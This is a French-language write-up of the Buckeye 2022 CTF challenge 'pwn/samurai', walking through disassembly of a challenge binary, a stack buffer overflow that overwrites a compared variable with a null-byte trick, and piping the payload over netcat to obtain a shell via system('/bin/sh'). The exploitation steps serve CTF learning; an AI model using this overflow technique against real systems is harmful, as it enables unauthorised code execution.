
Write-up Buckeye 2022 CTF

pwn/samurai

1. Exploration


On nous propose une connexion vers une machine grâce netcat, où un fichier va être exécuté :



Du texte s'affiche petit à petit, nous demande le nom du samourai, et encore du texte qui s'affiche nous indiquant que Haku nous a terminé à coup de *exit(0)*… Puis la connexion se ferme.

Heureusement, on possède le fichier exécutable : on va pouvoir l'analyser.

2. Analyse superficielle du fichier



C'est un fichier exécutable sur système d'exploitation GNU/Linux ayant une architecture 64 bits, on peut voir que la protection PIE est active et que la liaison des bibliothèques s'est faite dynamiquement. Le fichier n'a pas été 'stripped' ce qui signifie que l'on va pouvoir lire des symboles (noms de fonctions, de fichiers, etc...).

Rendons ce fichier exécutable :

3. Analyse statique

Passons à l'analyse. Il faut repérer le point d'entrée du programme mais il serait intéressant de connaître le nom de tous les symboles globaux (et non locaux) présents dans la section .text :

```
┌[osboxes@osboxes]-[~/Desktop]
└─► $nm samurai | grep [[:space:]]T[[:space:]]
00000000000013b4 T _fini
00000000000013b0 T __libc_csu_fini
0000000000001350 T __libc_csu_init
0000000000001213 T main
00000000000011a5 T scroll
00000000000010c0 T _start
```

La fonction main est très surement le point d'entrée du programme. De plus, on remarque une fonction inconnue qui est appelée : scroll.

En fait, en désassemblant la fonction scroll, on s'aperçoit que c'est elle qui est responsable de l'affichage du texte :


```
┌[osboxes@osboxes]-[~/Desktop]
└─► $objdump -D -M intel samurai --disassemble=scroll | grep ":[[:space:]]"
samurai:     file format elf64-x86-64
    11a5:       55                      push   rbp
    11a6:       48 89 e5                mov    rbp,rsp
    11a9:       48 83 ec 30             sub    rsp,0x30
    11ad:       48 89 7d d8             mov    QWORD PTR [rbp-0x28],rdi
    11b1:       48 8b 45 d8             mov    rax,QWORD PTR [rbp-0x28]
    11b5:       48 89 c7                mov    rdi,rax
    11b8:       e8 83 fe ff ff          call   1040 <strlen@plt>
    11bd:       48 89 45 f0             mov    QWORD PTR [rbp-0x10],rax
    11c1:       48 c7 45 f8 00 00 00    mov    QWORD PTR [rbp-0x8],0x0
    11c8:       00
    11c9:       eb 3a                   jmp    1205 <scroll+0x60>
    11cb:       48 8b 55 d8             mov    rdx,QWORD PTR [rbp-0x28]
    11cf:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    11d3:       48 01 d0                add    rax,rdx
    11d6:       0f b6 00                movzx  eax,BYTE PTR [rax]
    11d9:       88 45 ef                mov    BYTE PTR [rbp-0x11],al
    11dc:       0f be 45 ef             movsx  eax,BYTE PTR [rbp-0x11]
    11e0:       89 c7                   mov    edi,eax
    11e2:       e8 49 fe ff ff          call   1030 <putchar@plt>
    11e7:       80 7d ef 0a             cmp    BYTE PTR [rbp-0x11],0xa
    11eb:       75 07                   jne    11f4 <scroll+0x4f>
    11ed:       b8 40 42 0f 00          mov    eax,0xf4240
    11f2:       eb 05                   jmp    11f9 <scroll+0x54>
    11f4:       b8 50 c3 00 00          mov    eax,0xc350
    11f9:       89 c7                   mov    edi,eax
    11fb:       e8 a0 fe ff ff          call   10a0 <usleep@plt>
    1200:       48 83 45 f8 01          add    QWORD PTR [rbp-0x8],0x1
    1205:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1209:       48 3b 45 f0             cmp    rax,QWORD PTR [rbp-0x10]
    120d:       72 bc                   jb     11cb <scroll+0x26>
    120f:       90                      nop
    1210:       90                      nop
    1211:       c9                      leave
    1212:       c3                      ret
```

La fonction calcule la longueur de la chaîne à afficher avec strlen et effectue un nombre d'itérations de boucle correspondant à la longueur de la chaîne de caractères en effectuant ces instructions : elle applique un putchar ainsi qu'un usleep pour chaque caractère rencontré. Le usleep étant assez contraignant lors du déboguage, on pourrait alors modifier les 5 octets à l'adresse 0x11fb (e8 a0 fe ff ff => call 10a0 <usleep@plt>) par 90 90 90 90 90 pour indiquer une série de NOP (no operation) au processeur et esquiver l'appel ennuyant de cette fonction (cette tâche est optionnelle) :

Maintenant qu'il n'est plus nécessaire d'attendre des années lumières avant que l'affichage soit fait, désassemblons la fonction main (on utilisera la même commande qu'au-dessus en changeant le symbole par main). Passons les quelques premières instructions et concentrons-nous sur la saisie de l'utilisateur :

Ces instructions nous indiquent les arguments de la fonction fgets :
fgets(stdin , 0x30 , RBP-0x30+0xe = RBP - 0x22);
Donc on sait que la chaîne de caractères attendue fait au maximum 48 caractères (car 0x30 = 48) et qu'elle va être stockée à partir de RBP-0x22 dans la pile.


En continuant notre analyse, on retrouve l'instruction cmp à l'adresse 0x12de, qui est très intéressante. En général, une comparaison est souvent faite entre la saisie de l'utilisateur et ce qui est attendu par la machine. Analysons cette comparaison :




```
12de:       81 7d fc cc 74 47 00    cmp    DWORD PTR [rbp-0x4],0x4774cc
12e5:       75 43                   jne    132a <main+0x117>
12e7:       bf 08 00 00 00          mov    edi,0x8
12ec:       e8 7f fd ff ff          call   1070 <malloc@plt>
12f1:       48 89 45 f0             mov    QWORD PTR [rbp-0x10],rax
12f5:       48 8b 05 9c 2d 00 00    mov    rax,QWORD PTR [rip+0x2d9c]        # 4098 <txt+0x18>
12fc:       48 89 c7                mov    rdi,rax
12ff:       e8 a1 fe ff ff          call   11a5 <scroll>
1304:       48 8b 15 a5 2d 00 00    mov    rdx,QWORD PTR [rip+0x2da5]        # 40b0 <stdin@GLIBC_2.2.5>
130b:       48 8b 45 f0             mov    rax,QWORD PTR [rbp-0x10]
130f:       be 08 00 00 00          mov    esi,0x8
1314:       48 89 c7                mov    rdi,rax
1317:       e8 44 fd ff ff          call   1060 <fgets@plt>
131c:       48 8b 45 f0             mov    rax,QWORD PTR [rbp-0x10]
1320:       48 89 c7                mov    rdi,rax
1323:       e8 28 fd ff ff          call   1050 <system@plt>
1328:       eb 0f                   jmp    1339 <main+0x126>
132a:       48 8b 05 5f 2d 00 00    mov    rax,QWORD PTR [rip+0x2d5f]        # 4090 <txt+0x10>
1331:       48 89 c7                mov    rdi,rax
1334:       e8 6c fe ff ff          call   11a5 <scroll>
1339:       bf 00 00 00 00          mov    edi,0x0
133e:       e8 4d fd ff ff          call   1090 <exit@plt>
```

Une comparaison de double mots (DWORD) est faite entre ce qu'il y a dans la pile en position RBP-0x4 et 0x004774cc. On remarque assez rapidement que si cet endroit dans la pile n'est pas égal à 0x004774cc, alors on jump vers l'adresse 0x132a et les instructions se contenteront de nous afficher le même message vu au début (<< Haku nous a terminé à coup de *exit(0)*… >>) avant de quitter le programme.
Or, si la comparaison est correcte, la machine demande à nouveau une saisie d'utilisateur (grâce à la fonction fgets à l'adresse 0x1317) et la fonction system est ensuite appelée en passant la saisie de l'utilisateur en tant qu'argument... Si on lui passe la chaîne "/bin/sh", nous obtiendrons évidemment un shell !

Avant de se précipiter à l'écriture du payload, dessinons la pile de la fonction main afin de récapituler les actions à réaliser :



Il faudra donc écrire 0x22 - 0x4 = 0x1e = 30 octets (en rouge) avant d'atteindre RBP-0x4, et à ce moment-là, il faudra y injecter le DWORD qui sera comparé (en vert) : 0x004774cc
ATTENTION : Puisque l'on se base sur une architecture en little endian, l'injection du DWORD doit se faire dans le sens inverse de lecture, comme suit : "\xcc\x74\x47\x00"
Pour les octets en rouge, on utilisera des 'A' majuscules ('A' = 0x41)
Voici la pile qui nous servira de payload :




Mais pas si vite... regardons ce qu'il se passe entre ce fgets et ce system :

```
129e:       e8 bd fd ff ff          call   1060 <fgets@plt>
12a3:       48 8d 45 d0             lea    rax,[rbp-0x30]
12a7:       48 89 c7                mov    rdi,rax
12aa:       e8 91 fd ff ff          call   1040 <strlen@plt>
12af:       48 8d 50 ff             lea    rdx,[rax-0x1]
12b3:       48 8d 45 d0             lea    rax,[rbp-0x30]
12b7:       48 01 d0                add    rax,rdx
12ba:       66 c7 00 2e 0a          mov    WORD PTR [rax],0xa2e
12bf:       c6 40 02 00             mov    BYTE PTR [rax+0x2],0x0
```

Le programme récupère la saisie de l'utilisateur, calcule sa longueur avec strlen, puis modifie le dernier mot (WORD) de la saisie de l'utilisateur par 0x0a2e... Donc si je saisis "ABC" je vais me retrouver avec "ABC.\n" (car 0xa = "\n" et 0x2e = ".", ne pas oublier que le sens d'écriture se fait à l'inverse du sens de lecture car on se base sur une architecture en little endian.)
Ça veut donc dire que le programme modifie ce que je saisis... Donc si mon payload est composé uniquement de "A" et se termine par "\xcc\x74\x47\x00", j'aurais à la place du "\xcc\x74\x2e\x0a", ce qui ne validera pas la valeur 0x004774cc...

Ah merde... Que faire ?


Puisque strlen lis des octets jusqu'au null-byte (\x00) et que le programme injecte son 0x0a2e à partir de là... autant injecter le null-byte en tout début de payload, là où il n'y a que des "A" ! Comme ça, on s'en fout, la machine modifie le début du payload puisque strlen considèrera que la chaîne de caractères n'a aucun caractères et les 4 derniers octets à comparer seront sauvés !
Voici la pile finale qui nous servira de payload :



Cependant, il manquera une saisie à réaliser, qui est le fameux "/bin/sh". On ne l'inclura pas dans le payload puisqu'on pourra directement l'écrire au clavier.

Réalisons dès à présent notre payload. Un petit script python et le tour est joué.

4. Création du payload avec Python3




Une fois le script python passé et notre fichier “payload” crée, nous savons que nous devons injecter son contenu dans la saisie de l'utilisateur lorsque l’on nous demande le nom du samourai. Comment faire ? Il suffit d’utiliser la commande cat qui va lire le contenu du fichier, puis rediriger la sortie vers netcat à l’aide d’un pipe.

Attention, puisque nous devons écrire manuellement du texte (le “/bin/sh”) après l’injection du payload qui se fait automatiquement, il faudra rajouter un “-” à la commande cat. Cela permet à cat de savoir qu’après la lecture du fichier “payload”, la lecture du fichier stdin sera attendue. On pourra alors écrire du texte au clavier.

Bon bah... y’a plus qu’à !

5. Exploitation




Après exécution de la commande, du texte s’affiche, on nous demande de saisir le nom du samourai puis l’exécution se bloque. Il suffit d’appuyer sur Entrée. A ce moment-là, le contenu du fichier “payload” est injecté.

Un nouveau texte s’affiche, on nous demande de saisir à nouveau quelque chose. C’est ici qu’il faut taper “/bin/sh”. Ainsi, system(“/bin/sh”) va être exécuté par la machine distante.

Puis.... plus aucune nouvelle de la machine distante : rien ne se passe. Cependant, la connexion du netcat ne se ferme pas.

Logiquement, si un shell est lancé sur la machine, on devrait pouvoir lancer une commande. Essayons :



Bingo ! Il n’y a plus qu’à ce servir du flag :)